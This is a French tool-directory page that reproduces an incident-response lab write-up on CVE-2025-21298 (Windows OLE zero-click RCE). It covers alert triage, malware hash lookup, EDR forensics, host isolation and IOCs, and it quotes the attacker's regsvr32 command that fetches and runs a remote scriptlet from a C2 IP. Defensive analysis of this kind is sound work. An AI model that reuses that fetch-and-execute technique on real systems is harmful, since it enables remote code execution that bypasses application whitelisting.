
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
Zero-Click-RCE-Incident-Response-CVE-2025-21298 — Investigation technique et confinement d'hôte d'une exploitation RCE zero-click de sévérité Critique (CVE-2025-21298) utilisant la télémétrie EDR et l'analyse statique de logiciels malveillants. | Kitploit
Outils/GitHubGitHub/tarunbharathe/zero-click-rce-incident-response-cve-2025-21298
Gestion des Indicateurs de Compromission (IOC)Analyse des VulnérabilitésAnalyse de MalwareCriminalistique NumériqueCommandement et ContrôleRenseignement sur les MenacesApprentissage et ÉducationRéponse aux Incidents
Partager
Labs et Pratique
GitHubtarunbharathe/zero-click-rce-incident-response-cve-2025-21298

Zero-Click-RCE-Incident-Response-CVE-2025-21298

Investigation technique et confinement d'hôte d'une exploitation RCE zero-click de sévérité Critique (CVE-2025-21298) utilisant la télémétrie EDR et l'analyse statique de logiciels malveillants.

Voir le dépôt
42il y a 8 moisPas encore vérifié

Réponse aux incidents : Windows OLE Zero-Click RCE (CVE-2025-21298)

Aperçu du projet

Ce projet documente l'enquête et le confinement de bout en bout d'une tentative d'exécution de code à distance (RCE) Zero-Click de sévérité Critique. En utilisant la télémétrie EDR et le renseignement sur les menaces, j'ai identifié une attaque "Living off the Land" (LotL) qui a contourné les défenses automatisées et établi une communication de commande et contrôle (C2).

Objectifs clés

  • Trier les alertes SIEM haute priorité pour les exploits Zero-Day.
  • Effectuer une analyse statique sur les pièces jointes RTF militarisées.
  • Mener une forensique des terminaux pour identifier les arbres de processus malveillants.
  • Exécuter l'isolement réseau via EDR pour contenir les menaces actives.

Exécution du cycle de vie des incidents (NIST SP 800-61)

1. Détection et triage initial


J'ai identifié l'ID d'événement 314 : Détection de RCE Zero-Click Windows OLE. La télémétrie initiale a révélé que le fichier malveillant mail.rtf était Autorisé par les défenses périmétriques, indiquant une compromission active sur le poste de travail 'Austin'.

Alerte initiale

2. Analyse statique et renseignement sur les menaces

J'ai effectué une vérification de la réputation du hachage du fichier sur VirusTotal. Les résultats ont confirmé un taux de détection de 25/55, identifiant spécifiquement le fichier comme un RTF militarisé utilisant CVE-2025-21298. Cette vulnérabilité permet l'exécution de code à distance via le volet d'aperçu de Windows sans interaction de l'utilisateur.

Analyse statique

3. Forensique des terminaux (chasse à la charge utile)

Je me suis tourné vers l'historique du terminal EDR pour l'hôte 'Austin' afin d'identifier le comportement post-exploitation. J'ai découvert une exécution malveillante "Living off the Land" (LotL) :

  • Commande : regsvr32.exe /s /u /i:http://84.38.130.118/...
  • Analyse de l'analyste : L'attaquant a utilisé un binaire Windows signé (regsvr32.exe) pour récupérer un script-let malveillant d'un serveur distant, contournant la liste blanche des applications standard et les signatures AV traditionnelles.

Journaux du terminal Détails de l'infrastructure C2

4. Confinement et neutralisation

Suivant le Cadre de réponse aux incidents NIST, le confinement immédiat a été priorisé. J'ai exécuté un isolement réseau sur l'hôte affecté pour mettre fin à la communication C2 et empêcher le mouvement latéral au sein du réseau d'entreprise.

Action de confinement

5. Résolution et rapport final

L'incident a été clos en tant que Vrai Positif. J'ai documenté l'adresse IP de l'attaquant (84.38.130.118) et les preuves forensiques pour les équipes de renseignement sur les menaces et de pare-feu afin d'éviter de futures occurrences.

Résolution finale


Indicateurs de compromission (IOCs)

TypeValeur
Adresse IP C284.38.130.118
Hachage du fichier (SHA256)df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184
VulnérabilitéCVE-2025-21298
MITRE ATT&CKT1218.010 - Exécution de proxy binaire signé : Regsvr32

Leçons clés

  • Défense en profondeur : Les exploits Zero-Click prouvent pourquoi l'AV basé sur les signatures est insuffisant contre les menaces modernes.
  • Corrélation de journaux : Corrélation réussie des données d'alerte SIEM avec les journaux du terminal EDR pour confirmer l'exploitation active.
  • Maîtrise de l'EDR : Pratique du confinement rapide de l'hôte pour minimiser le "temps de résidence" de l'acteur de la menace.
Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    589
  • 3

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    361
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    339
  • 5

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    322

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →







